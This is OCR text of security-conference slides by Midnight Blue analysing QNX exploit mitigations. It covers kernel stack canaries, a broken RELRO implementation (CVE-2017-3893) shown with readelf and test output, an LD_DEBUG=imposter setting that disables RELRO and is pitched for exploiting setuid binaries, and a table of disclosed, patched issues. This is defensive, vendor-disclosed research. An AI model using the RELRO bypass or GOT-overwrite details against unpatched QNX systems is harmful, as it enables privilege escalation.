
- For kernelspace QNX concats two 32-bit kernel PRNG values during early boot

```
call    random_value    ; PIC mode
mov     ebx, eax
call    random_value    ; PIC mode
shl     rax, 20h
or      rbx, rax
mov     rax, cs:__stack_chk_guard_ptr
mov     [rax], rbx
mov     rax, cs:percpu_ptr_ptr
mov     rax, [rax]
mov     rdi, [rax+8]
call    ker_exit_kickoff ; PIC mode
```

Relocation Read-Only (RELRO)

Midnight Blue

- Dynamically linked binaries use *relocation* to do runtime lookup of symbols in shared libraries.
  - **.got***:* holds offsets
  - **.plt***:* holds code stubs that look up addresses in .got.plt
  - **.got.plt**: holds target addresses after relocation
- Relocation data is popular target for overwriting to hijack control-flow
- Partial RELRO
  - Reorder ELF sections so internal data (*.got, .dtors, …*) precedes program data (*.data, .bss*)
  - Relocation data is made read-only (covered by *GNU_RELRO* segment) after relocation, PLT GOT still writable
- Full RELRO
  - Lazy binding disabled with *BIND_NOW* flag
  - PLT GOT is then also read-only



QNX 6 Broken RELRO (CVE-2017-3893)

Midnight Blue

```
root@debian:~# readelf -l ./relro_check | grep GNU_RELRO
  GNU_RELRO      0x000ed8 0x08049ed8 0x08049ed8 0x00128 0x00128
root@debian:~# readelf -S ./relro_check
There are 29 section headers, starting at offset 0x17fc:
```

```
root@debian:~# readelf -l ./relro_check_qnx | grep GNU_RE
  GNU_RELRO      0x000f2c 0x08049f2c 0x08049f2c 0x000d4 0
root@debian:~# readelf -S ./relro_check_qnx
There are 27 section headers, starting at offset 0x1138:
```

- GNU_RELRO: [0x08049ED8, 0x8049FFF]
  - Includes **.got**

- GNU_RELRO: [0x08049F2C, 0x8049FFF]
  - Does *not* include .got

- <u>Root Cause</u>: linker section ordering

```
[18] .init_array     INIT_ARRAY   08049ed8
[19] .fini_array     FINI_ARRAY   08049edc
[20] .jcr            PROGBITS     08049ee0
[21] .dynamic        DYNAMIC      08049ee4
[22] .got            PROGBITS     08049fdc
[23] .data           PROGBITS     0804a000
[24] .bss            NOBITS       0804a008
```

```
[16] .ctors          PROGBITS     08049f2c
[17] .dtors          PROGBITS     08049f34
[18] .jcr            PROGBITS     08049f3c
[19] .dynamic        DYNAMIC      08049f40
[20] .data           PROGBITS     0804a000
[21] .got            PROGBITS     0804a004
[22] .bss            NOBITS       0804a058
```

Debian Linux **QNX 6.6**

QNX 6 Broken RELRO (CVE-2017-3893)

Midnight Blue

```
root@debian:~# uname -a
Linux debian 3.16.0-4-586 #1 Debian 3.16.7-ckt11-1+deb8
root@debian:~# ./checksec.sh --file ./relro_check
RELRO           STACK CANARY      NX            PIE
Full RELRO       No canary found   NX enabled    No PIE

root@debian:~# readelf -r ./relro_check | grep printf
08049fe8  00000107 R_386_JUMP_SLOT   00000000   printf
root@debian:~# ./relro_check 0x08049fe8
[+] testing addr 0x8049fe8
Segmentation fault
root@debian:~# readelf -r ./relro_check | grep puts
08049fec  00000207 R_386_JUMP_SLOT   00000000   puts
root@debian:~# ./relro_check 0x08049fec
[+] testing addr 0x8049fec
Segmentation fault
root@debian:~#
```

```
# uname -a
QNX localhost 6.6.0 2014/02/22-18
# ./relro_check 0x0804a010
[+] testing addr 0x804a010
[-] No RELRO violation detected

# ./relro_check 0x0804a01c
[+] testing addr 0x804a01c
Memory fault (core dumped)
#
```


Debian Linux **QNX 6.6**

QNX 6 RELRO

Midnight Blue

- Also found a local bypass
  - LD_DEBUG=imposter allows us to disable RELRO without privilege checks
  - Nice for exploiting setuid binaries

- Both issues are fixed with patches for QNX 6.6 and in QNX 7 ☺



Final Remarks

Patches

Midnight Blue

- Disclosed all issues to BlackBerry
  - Most issues fixed in 7.0, patches for 6.6 available for some issues *
  - Will take (lots of) time before patches filter down to OEMs & end-users…

Component	Issue	Affected
DEP	Insecure Defaults	<= 7.0
ASLR	Weak RNG (CVE-2017-3893)	<= 6.6 **
ASLR	procfs infoleak (CVE-2017-3892)	<= 7.0
ASLR	*LD_DEBUG* infoleak (CVE-2017-9369)	<= 7.0
SSP	Weak RNG	<= 6.6
SSP	No kernel canaries	<= 6.6
RELRO	Broken implementation (CVE-2017-3893)	<= 6.6
RELRO	*LD_DEBUG* bypass	<= 6.6
RNGs	Weak */dev/random*	<= 6.6
RNGs	No kernel PRNG	<= 6.6

** Effectiveness still limited by low entropy upper bounds

* http:// support.blackberry.com/kb/articleDetail?articleNumber=000046674, http://www.qnx.com/download/group.html?programid=26071

Conclusions

Midnight Blue

- Mostly ok on toolchain side
  - Some weak defaults, some linker mistakes
- Problems reside on OS-side
  - QNX cannot benefit directly from work in GP OS security because not easy to port 1-to-1
  - Result: homebrew DIY mitigations
- Lack of prior attention by security researchers is evident
  - Vulns that feel like they're from the early '00s
- Embedded RNG design remains difficult
  - Entropy issues means design burden rests with system integrators

Conclusions

Midnight Blue

- QNX attempts to keep up with GP OS security
- One of the few non-Linux/BSD/Windows based embedded OSes with *any* exploit mitigations
  - See '*The RTOS Exploit Mitigation Blues*' @ Hardwear.io 2017
- Quick & extensive vendor response, integration of feedback
- Need more attention to embedded OS security in general
- More QNX stuff in the future
  - Infiltrate

Questions?

See *'Dissecting QNX'* whitepaper

@s4mvartaka
j.wetzels@midnightbluelabs.com
www.midnightbluelabs.com

@bl4ckic3
ali@ali.re